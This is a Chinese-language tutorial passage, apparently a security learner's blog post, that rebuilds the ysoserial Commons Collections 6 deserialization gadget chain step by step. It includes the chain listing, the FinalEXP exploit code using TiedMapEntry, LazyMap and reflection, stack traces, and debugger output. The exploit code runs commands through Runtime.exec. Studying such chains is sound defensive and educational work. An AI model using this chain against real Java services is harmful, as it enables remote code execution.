ysoserial的链子：

```
/*
    Gadget chain:
        java.io.ObjectInputStream.readObject()
            java.util.HashSet.readObject()
                java.util.HashMap.put()
                java.util.HashMap.hash()

 org.apache.commons.collections.keyvalue.TiedMapEntry.hashCode()

 org.apache.commons.collections.keyvalue.TiedMapEntry.getValue()
                        org.apache.commons.collections.map.LazyMap.get()

 org.apache.commons.collections.functors.ChainedTransformer.transform()

 org.apache.commons.collections.functors.InvokerTransformer.transform()
                            java.lang.reflect.Method.invoke()
                                java.lang.Runtime.exec()

    by @matthias_kaiser
*/
```

可以看到，后面的链子还是用LazyMap，我们从LazyMap.get往上找。

省时间，直接找到 TiedMapEntry

```
public Object getValue() {
    return map.get(key);
}
```

我们看这个TiedMapEntry：

```
public class TiedMapEntry implements Map.Entry, KeyValue, Serializable {
/** Serialization version */
private static final long serialVersionUID = -8453869361373831205L;

/** The map underlying the entry/iterator */
private final Map map;
/** The key */
private final Object key;
```

好在构造函数是直接public的，不用反射

```
public TiedMapEntry(Map map, Object key) {
    super();
    this.map = map;
    this.key = key;
}
```

从TiedMapEntry的getValue来写一遍链子：

```
        ChainedTransformer chainedTransformer = new
ChainedTransformer(transformers);
        LazyMap lazyMap = (LazyMap)
LazyMap.decorate(hashMap,chainedTransformer);
//        lazyMap.get(Runtime.class);

        TiedMapEntry tiedMapEntry = new TiedMapEntry(lazyMap,Runtime.class);
        tiedMapEntry.getValue();
```

然后就是从 getValue往上了。

其实呢，Map接口的getValue，在很多地方都会被调用，最典型的就是 **hashCode**！！！！

回想URLDNS链！！！

我们这么写：

```
    TiedMapEntry tiedMapEntry = new TiedMapEntry(lazyMap,Runtime.class);
    HashMap<Object,Object> testHashMap = new HashMap<>();
    testHashMap.put(tiedMapEntry,new Object());
```

这样

```
public V put(K key, V value) {
    return putVal(hash(key), key, value, false, true);
}
```

```
static final int hash(Object key) {
    int h;
    return (key == null) ? 0 : (h = key.hashCode()) ^ (h >>> 16);
}
```

```
public int hashCode() {
    Object value = getValue();
    return (getKey() == null ? 0 : getKey().hashCode()) ^
           (value == null ? 0 : value.hashCode());
}
```

但是还是那个老问题，调试的时候，toString的调用导致getValue先触发了）

```
public String toString() {
    return getKey() + "=" + getValue();
}
```

但不光是这里，我们直接写EXP：

```
    TiedMapEntry tiedMapEntry = new TiedMapEntry(lazyMap,Runtime.class);
    HashMap<Object,Object> testHashMap = new HashMap<>();
    testHashMap.put(tiedMapEntry,new Object());

    serialize(testHashMap);
    deserialize("ser.bin");
```

发现在序列化阶段也会触发命令执行。。。

```
/home/n0zom1z0/Desktop/Java-Tools/JDK/jdk1.8.0_71/bin/java -
javaagent:/home/n0zom1z0/Desktop/Java-Tools/idea-IU-
242.23339.11/lib/idea_rt.jar=39687:/home/n0zom1z0/Desktop/Java-Tools/idea-IU-
242.23339.11/bin -Dfile.encoding=UTF-8 -classpath /home/n0zom1z0/Desktop/Java-
Tools/JDK/jdk1.8.0_71/jre/lib/charsets.jar:/home/n0zom1z0/Desktop/Java-
Tools/JDK/jdk1.8.0_71/jre/lib/deploy.jar:/home/n0zom1z0/Desktop/Java-
Tools/JDK/jdk1.8.0_71/jre/lib/ext/cldrdata.jar:/home/n0zom1z0/Desktop/Java-
Tools/JDK/jdk1.8.0_71/jre/lib/ext/dnsns.jar:/home/n0zom1z0/Desktop/Java-
Tools/JDK/jdk1.8.0_71/jre/lib/ext/jaccess.jar:/home/n0zom1z0/Desktop/Java-
Tools/JDK/jdk1.8.0_71/jre/lib/ext/jfxrt.jar:/home/n0zom1z0/Desktop/Java-
Tools/JDK/jdk1.8.0_71/jre/lib/ext/localedata.jar:/home/n0zom1z0/Desktop/Java-
Tools/JDK/jdk1.8.0_71/jre/lib/ext/nashorn.jar:/home/n0zom1z0/Desktop/Java-
Tools/JDK/jdk1.8.0_71/jre/lib/ext/sunec.jar:/home/n0zom1z0/Desktop/Java-
Tools/JDK/jdk1.8.0_71/jre/lib/ext/sunjce_provider.jar:/home/n0zom1z0/Desktop/Jav
a-Tools/JDK/jdk1.8.0_71/jre/lib/ext/sunpkcs11.jar:/home/n0zom1z0/Desktop/Java-
Tools/JDK/jdk1.8.0_71/jre/lib/ext/zipfs.jar:/home/n0zom1z0/Desktop/Java-
Tools/JDK/jdk1.8.0_71/jre/lib/javaws.jar:/home/n0zom1z0/Desktop/Java-
Tools/JDK/jdk1.8.0_71/jre/lib/jce.jar:/home/n0zom1z0/Desktop/Java-
Tools/JDK/jdk1.8.0_71/jre/lib/jfr.jar:/home/n0zom1z0/Desktop/Java-
Tools/JDK/jdk1.8.0_71/jre/lib/jfxswt.jar:/home/n0zom1z0/Desktop/Java-
Tools/JDK/jdk1.8.0_71/jre/lib/jsse.jar:/home/n0zom1z0/Desktop/Java-
Tools/JDK/jdk1.8.0_71/jre/lib/management-agent.jar:/home/n0zom1z0/Desktop/Java-
Tools/JDK/jdk1.8.0_71/jre/lib/plugin.jar:/home/n0zom1z0/Desktop/Java-
Tools/JDK/jdk1.8.0_71/jre/lib/resources.jar:/home/n0zom1z0/Desktop/Java-
Tools/JDK/jdk1.8.0_71/jre/lib/rt.jar:/home/n0zom1z0/Desktop/Java-
Sec/Deserialization/CC6/target/classes:/home/n0zom1z0/.m2/repository/commons-
collections/commons-collections/3.2.1/commons-collections-3.2.1.jar FinalEXP
Exception in thread "main" java.io.NotSerializableException:
java.lang.UNIXProcess
    at java.io.ObjectOutputStream.writeObject0(ObjectOutputStream.java:1184)
    at java.io.ObjectOutputStream.writeObject(ObjectOutputStream.java:348)
    at java.util.HashMap.internalWriteEntries(HashMap.java:1777)
    at java.util.HashMap.writeObject(HashMap.java:1354)
    at sun.reflect.NativeMethodAccessorImpl.invoke0(Native Method)
    at 
sun.reflect.NativeMethodAccessorImpl.invoke(NativeMethodAccessorImpl.java:62)
    at 
sun.reflect.DelegatingMethodAccessorImpl.invoke(DelegatingMethodAccessorImpl.jav
a:43)
    at java.lang.reflect.Method.invoke(Method.java:497)
    at java.io.ObjectStreamClass.invokeWriteObject(ObjectStreamClass.java:1028)
    at java.io.ObjectOutputStream.writeSerialData(ObjectOutputStream.java:1496)
    at 
java.io.ObjectOutputStream.writeOrdinaryObject(ObjectOutputStream.java:1432)
    at java.io.ObjectOutputStream.writeObject0(ObjectOutputStream.java:1178)
    at java.io.ObjectOutputStream.writeObject(ObjectOutputStream.java:348)
    at org.apache.commons.collections.map.LazyMap.writeObject(LazyMap.java:138)
    at sun.reflect.NativeMethodAccessorImpl.invoke0(Native Method)
    at 
sun.reflect.NativeMethodAccessorImpl.invoke(NativeMethodAccessorImpl.java:62)
    at 
sun.reflect.DelegatingMethodAccessorImpl.invoke(DelegatingMethodAccessorImpl.jav
a:43)
    at java.lang.reflect.Method.invoke(Method.java:497)
    at java.io.ObjectStreamClass.invokeWriteObject(ObjectStreamClass.java:1028)
    at java.io.ObjectOutputStream.writeSerialData(ObjectOutputStream.java:1496)
    at 
java.io.ObjectOutputStream.writeOrdinaryObject(ObjectOutputStream.java:1432)
    at java.io.ObjectOutputStream.writeObject0(ObjectOutputStream.java:1178)
    at 
java.io.ObjectOutputStream.defaultWriteFields(ObjectOutputStream.java:1548)
    at java.io.ObjectOutputStream.writeSerialData(ObjectOutputStream.java:1509)
    at 
java.io.ObjectOutputStream.writeOrdinaryObject(ObjectOutputStream.java:1432)
    at java.io.ObjectOutputStream.writeObject0(ObjectOutputStream.java:1178)
    at java.io.ObjectOutputStream.writeObject(ObjectOutputStream.java:348)
    at java.util.HashMap.internalWriteEntries(HashMap.java:1776)
    at java.util.HashMap.writeObject(HashMap.java:1354)
    at sun.reflect.NativeMethodAccessorImpl.invoke0(Native Method)
    at 
sun.reflect.NativeMethodAccessorImpl.invoke(NativeMethodAccessorImpl.java:62)
    at 
sun.reflect.DelegatingMethodAccessorImpl.invoke(DelegatingMethodAccessorImpl.jav
a:43)
    at java.lang.reflect.Method.invoke(Method.java:497)
    at java.io.ObjectStreamClass.invokeWriteObject(ObjectStreamClass.java:1028)
    at java.io.ObjectOutputStream.writeSerialData(ObjectOutputStream.java:1496)
    at 
java.io.ObjectOutputStream.writeOrdinaryObject(ObjectOutputStream.java:1432)
    at java.io.ObjectOutputStream.writeObject0(ObjectOutputStream.java:1178)
    at java.io.ObjectOutputStream.writeObject(ObjectOutputStream.java:348)
    at FinalEXP.serialize(FinalEXP.java:49)
    at FinalEXP.main(FinalEXP.java:43)

Process finished with exit code 1
```

跟URLDNS一样。

问题是，serialize的哪里触发的呢？？？

好吧，其实就是我们先put了，，，hhhh。


所以还是用URLDNS那儿的方法，先put一个其它的，然后再反射修改。

这里换掉的是

```
        LazyMap lazyMap = (LazyMap)
LazyMap.decorate(hashMap,chainedTransformer);
```

的这个chainedTransformer

改为普通的，然后调试看普通的put完后：




```
public class FinalEXP {
    public static void main(String[] args) throws Exception {   args: []
        ChainedTransformer chainedTransformer = new ChainedTransformer(transformers);   transformers: Transf

        LazyMap lazyMap = (LazyMap) LazyMap.decorate(hashMap,new ConstantTransformer( constantToReturn: 666));
//        lazyMap.get(Runtime.class);

        TiedMapEntry tiedMapEntry = new TiedMapEntry(lazyMap, key: "aaa");   tiedMapEntry: "aaa" -> 666    la
        HashMap<Object,Object> testHashMap = new HashMap<>();   testHashMap:  size = 1
        testHashMap.put(tiedMapEntry,"bbb");   tiedMapEntry: "aaa" -> 666    testHashMap:  size = 1
        hashMap.remove( key: "aaa");   hashMap:  size = 1
```

所以，此时要把 伪造的普通的那个 666给remove掉。

但这里又有个离谱的点：我调试态，竟然remove和后面的反射set factory都不奏效！！！

woc了。。。

但运行态能通过输出看出来：




```
public class FinalEXP {
    public static void main(String[] args) throws Exception {
        testHashMap.put(tiedMapEntry,"bbb");
        System.out.println("[+] Debugging: " + hashMap.toString());
        hashMap.remove( key: "aaa");
        System.out.println("[+] Debugging: " + hashMap.toString());

        Class c = LazyMap.class;
        Field fieldfactory = c.getDeclaredField( name: "factory");
        fieldfactory.setAccessible(true);
        fieldfactory.set(lazyMap,chainedTransformer);
```

```
[+] Debugging: {aaa=666}
[+] Debugging: {}

Process finished with exit code 0
```

呃呃呃。。。奇了怪了。


欸，卧槽，


Anonymous Edge 124.0.0.0 Windows 10/11

2024-05-12 回复

idea里面还需要把启用tostring上面那个选项也取消掉不然调试到创建TiedMapEntry对象进去之后还是会莫名奇妙弹计算机 我自己测试是这样的， 不知道其他人会不会这样

果然，去掉那个选项就成功了！




```
public class FinalEXP {
    public static void main(String[] args) throws Exception {   args: []
        TiedMapEntry tiedMapEntry = new TiedMapEntry(lazyMap, key: "aaa");   lazyMap: LazyMap@496    tiedMapEn
        HashMap<Object,Object> testHashMap = new HashMap<>();   testHashMap: HashMap@498
        testHashMap.put(tiedMapEntry,"bbb");   tiedMapEntry: TiedMapEntry@497    testHashMap: HashMap@498
        System.out.println("[+] Debugging: " + hashMap.toString());
        hashMap.remove( key: "aaa");
        System.out.println("[+] Debugging: " + hashMap.toString());   hashMap: HashMap@492

        Class c = LazyMap.class;
        Field fieldfactory = c.getDeclaredField( name: "factory"
```

```
hashMap = {HashMap@492} ... toString()
  table = {HashMap$Node[16]@506}
  entrySet = {HashMap$EntrySet@507} ... toString()
  size = 0
  modCount = 2
  threshold = 12
  loadFactor = 0.75
  keySet = null
  values = null
Set value  F2    Create renderer    Add as inline watch
```

```
Evaluate expression (Enter) or add a watch (Ctrl+Shift+Enter)
  args = {String[0]@491} []
  hashMap = {HashMap@492} ... toString()
    table = {HashMap$Node[16]@506}
```

也能看到反射修改factory后：



```
public class FinalEXP {
    public static void main(String[] args) throws Exception {   args: []
        Class c = LazyMap.class;   c: Class@484
        Field fieldfactory = c.getDeclaredField( name: "factory");   c: Class@484    fieldfactory: Field@506
        fieldfactory.setAccessible(true);
        fieldfactory.set(lazyMap,chainedTransformer);   chainedTransformer: ChainedTransformer@495    lazyM

        serialize(testHashMap);   testHashMap: HashMap@498
        deserialize( fileName: "ser.bin");
    }

```

```
factory = {ChainedTransformer@495}
    iTransformers = {Transformer[4]@494}
map = {HashMap@492} ... toString()
```

ok~